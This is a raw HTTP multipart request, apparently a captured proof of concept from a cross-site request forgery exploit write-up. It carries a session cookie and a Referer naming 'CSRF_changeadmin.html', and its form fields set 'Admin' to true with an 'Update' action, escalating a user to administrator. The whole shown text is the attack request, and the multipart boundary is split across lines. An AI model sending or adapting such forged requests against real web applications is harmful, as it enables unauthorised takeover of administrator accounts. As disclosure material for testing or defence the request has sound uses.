Referer: http://192.168.1.10/CSRF_changeadmin.html
Cookie: sess=TDW616RlmJLGFM2s65zUQouiyRMEg73egrc9Jr3W
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------
126573653019098209431708354102
Content-Length: 297


-----------------------------126573653019098209431708354102
Content-Disposition: form-data; name="Admin"


true
-----------------------------126573653019098209431708354102
Content-Disposition: form-data; name="_action"


Update
-----------------------------126573653019098209431708354102--
```